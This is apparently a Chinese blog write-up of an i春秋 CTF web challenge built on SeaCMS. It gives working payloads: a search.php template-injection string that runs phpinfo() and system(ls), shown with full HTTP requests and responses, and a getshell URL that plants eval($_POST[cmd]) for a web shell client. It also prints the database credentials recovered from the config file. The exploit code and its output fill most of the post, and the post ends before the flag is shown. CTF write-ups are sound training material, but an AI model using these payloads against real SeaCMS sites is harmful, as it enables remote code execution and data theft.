

i春秋 WEB test

原创


A_dmins 于 2019-06-11 20:27:17 发布 250 收藏

分类专栏: [CTF题](#) [一天一道CTF](#) [i春秋CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42967398/article/details/91463626


版权



[CTF题](#) 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏



[一天一道CTF](#)

52 篇文章 5 订阅

订阅专栏



[i春秋CTF](#)

21 篇文章 1 订阅

订阅专栏

i春秋 WEB test

一天一道CTF题目, 能多不能少

打开网页发现是一个海洋cms搭建的平台, 然后根据提示:

分值: 50分 类型: Web 题目名称: Test

题目内容: 善于查资料, 你就可以拿一血了。

十有八九是查找海洋cms的漏洞, 那就直接百度吧!!

找到以下几个:

[海洋CMS V6.28 命令执行 0DAY](#)

[Seacms v6.45 漏洞复现](#)


[海洋cms v6.53 v6.54版本漏洞复现](#)

要么是命令执行, 要么是getshell

先测试命令执行:

```
searchtype=5&searchword={if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=a1{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=($_P{searchpage:ver}&&ver=OST[9]))&9[ ]=ph&9[ ]=pinfo();
```

发现存在命令执行:



Target: http://3d457c94b92d40568cd5c76a33a91d218caff86ffe948b7.changame.ichunqiu.com

Request

Raw Params Headers Hex

```
POST /search.php HTTP/1.1
Host: 3d457c94b92d40568cd5c76a33a91d218caff86ffe948b7.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://3d457c94b92d40568cd5c76a33a91d218caff86ffe948b7.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 208
Connection: close
Cookie: __jsluid=2e4196daed8cb6aef4b93570e8717c18; PHPSESSID=mlqokmen4ajhm2re23arsjg17
Upgrade-Insecure-Requests: 1

searchtype=5&searchword={if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=a1{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=($_P{searchpage:ver}&&ver=OST[9]))&9[ ]=ph&9[ ]=pinfo();
```

Response

Raw Headers Hex HTML Render

PHP Version 5.5.9-1ubuntu4.19

System	Linux 645fe374a993 4.4.169-1.el6.elrepo.x86_64 #1 SMP Fri Dec 21 11:47:22 EST 2016 x86_64
Build Date	Jul 28 2016 19:30:57
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension	API220121212.NTS

继续执行代码:

```
searchtype=5&searchword={if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=a1{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=($_P{searchpage:ver}&&ver=OST[9]))&9[ ]=&9[ ]=system(1s);
```

得到目录:

The screenshot shows the Burp Suite interface with the following details:

- Target:** http://3d457c94b92d40568cd5c76a33a91d218caff86ffef948b7.changame.ichunqiu.com
- Request:** POST /search.php HTTP/1.1
Host: 3d457c94b92d40568cd5c76a33a91d218caff86ffef948b7.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://3d457c94b92d40568cd5c76a33a91d218caff86ffef948b7.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 209
Connection: close
Cookie: _jsluid=2e4196daed8cb6aef4bf3570e8717c18; PHPSESSID=mlqokmen4ajhm2rs23arsjg17
Upgrade-Insecure-Requests: 1

searchtype=5&searchword={if([searchpage:year]&year={searchpage:area})&area={searchpage:letter}&letter=all([searchpage:lang]&yuyan=(join([searchpage:jq]&jq=\${_P[searchpage:ver]}&&ver=OST[9]))&9[]=&9[)=system(ls);
- Response:** 360safe
404.txt
admin
article
articlelist
comment
comment.php
data
desktop.php
detail
exit.php
gbook.php
include
index.php
install
js
list
login.php
member.php
news
pic
reg.php
search.php
so.php
tag.php
templates
topic
topiclist
update
uploads
video
xml
zyapi.php

不过好像没有找到flag, , ,

猜测flag是不是存在于数据库中


这样的话漏洞就不是这个了, 就是getshell了

换一个getshell漏洞

构造payload:

```
http://3d457c94b92d40568cd5c76a33a91d218caff86ffef948b7.changame.ichunqiu.com/search.php?searchtype=5&tid=&area=eval($_POST[cmd])
```

连接并且找到数据库的配置文件，如下：



然后直接配置：

```
<T>MYSQL</T>
<H>127.0.0.1</H>
<U>sea_user</U>
<P>46e06533407e</P>
<N>seacms</N>
```

意思分别是：

```
数据库类型
连接地址
数据库用户名
数据库密码
连接的数据库
```

但是!!!! 我用菜刀一直连接不上!!

最后下载换了蚁剑才成功的!

(蚁剑如果有需要的话可以说一下, 这里就不贴下载地址了, 或者自己百度也可以下载)

成功连接到数据库, 找到flag:

